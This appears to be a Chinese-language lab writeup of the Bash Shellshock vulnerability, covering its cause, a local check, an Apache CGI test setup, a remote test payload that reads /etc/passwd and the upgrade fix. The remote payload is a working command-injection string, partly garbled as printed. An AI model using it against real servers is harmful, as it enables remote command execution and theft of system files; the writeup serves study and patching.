Bash shellshock漏洞分析

1. 原理分析


Shellshock的原理是利用了Bash在导入环境变量函数时候的漏洞，启动Bash的时候，它不但会导入这个函数，而且也会把函数定义后面的命令执行。

在有些CGI脚本的设计中，数据是通过环境变量来传递的，这样就给了数据提供者利用Shellshock漏洞的机会。


简单来说就是由于服务器的cgi脚本调用了bash命令，由于bash版本过低，攻击者把有害数据写入环境变量，传到服务器端，触发服务器运行Bash脚本，完成攻击。

1. 漏洞复现
2. 检查bash版本，此漏洞的影响对象为Bash 1.14~Bash 4.3的Linux/Unix系统。

bash -version



1. 检查漏洞是否存在



env x=’() { :; };echo vulnerable’ bash -c “echo this is a test”

如果先一步输出vulnerable，并且打印this is a test 则说明漏洞存在

3. Ubuntu下安装及配置apache服务器

#sudo apt-get install apache2

配置apache2服务器

　配置文件位于 /etc/apache2/sites-enabled/000-default

用vi打开配置文件：

　#sudo vi /etc/apache2/sites-enabled/000-default

修改其中两句为：

DocumentRoot /var/www/html

ScriptAlias /cgi-bin/ /var/www/html/cgi-bin/

4.编写WEB服务端测试文件

编辑服务端测试文件

#sudo vi /var/www/html/cgi-bin/test.sh

#!/bin/bash

echo "Content-type: text/html"

echo ""

然后重启服务

#sudo /etc/init.d/apache2 restart

5.远程测试

测试命令：

() { :;};a=`/bin/cat /etc/passwd`;echo $a' 'http://IP地址/cgi-bin/test.sh' -I

命令中可改变a=`/bin/cat /etc/passwd`;echo $a为任意命令进行执行。


结果：



1. 原因分析

这个问题的发生是因为Bash的一个功能，它允许在Bash的shell中使用环境变量来定义函数。

bash可以将shell变量导出为环境变量，还可以将shell函数导出为环境变量！当前版本的bash通过以函数名作为环境变量名，以“（）{”开头的字串作为环境变量的值来将函数定义导出为环境变量。此漏洞在于bash处理这样的“函数环境变量”的时候，并没有以函数结尾“}”为结束，而是一直执行其后的shell命令。所以，在某种环境，bash会在给导出的函数定义处理环境时执行用户代码。



这段代码是解析匿名函数的时候使用的，使用匿名函数我们才能达到执行的目的：parse\_and\_execute。

1. 漏洞修复

进行Bash的升级修复：apt-get install bash

只要将bash版本升至4.4及以上即可避免被此漏洞攻击。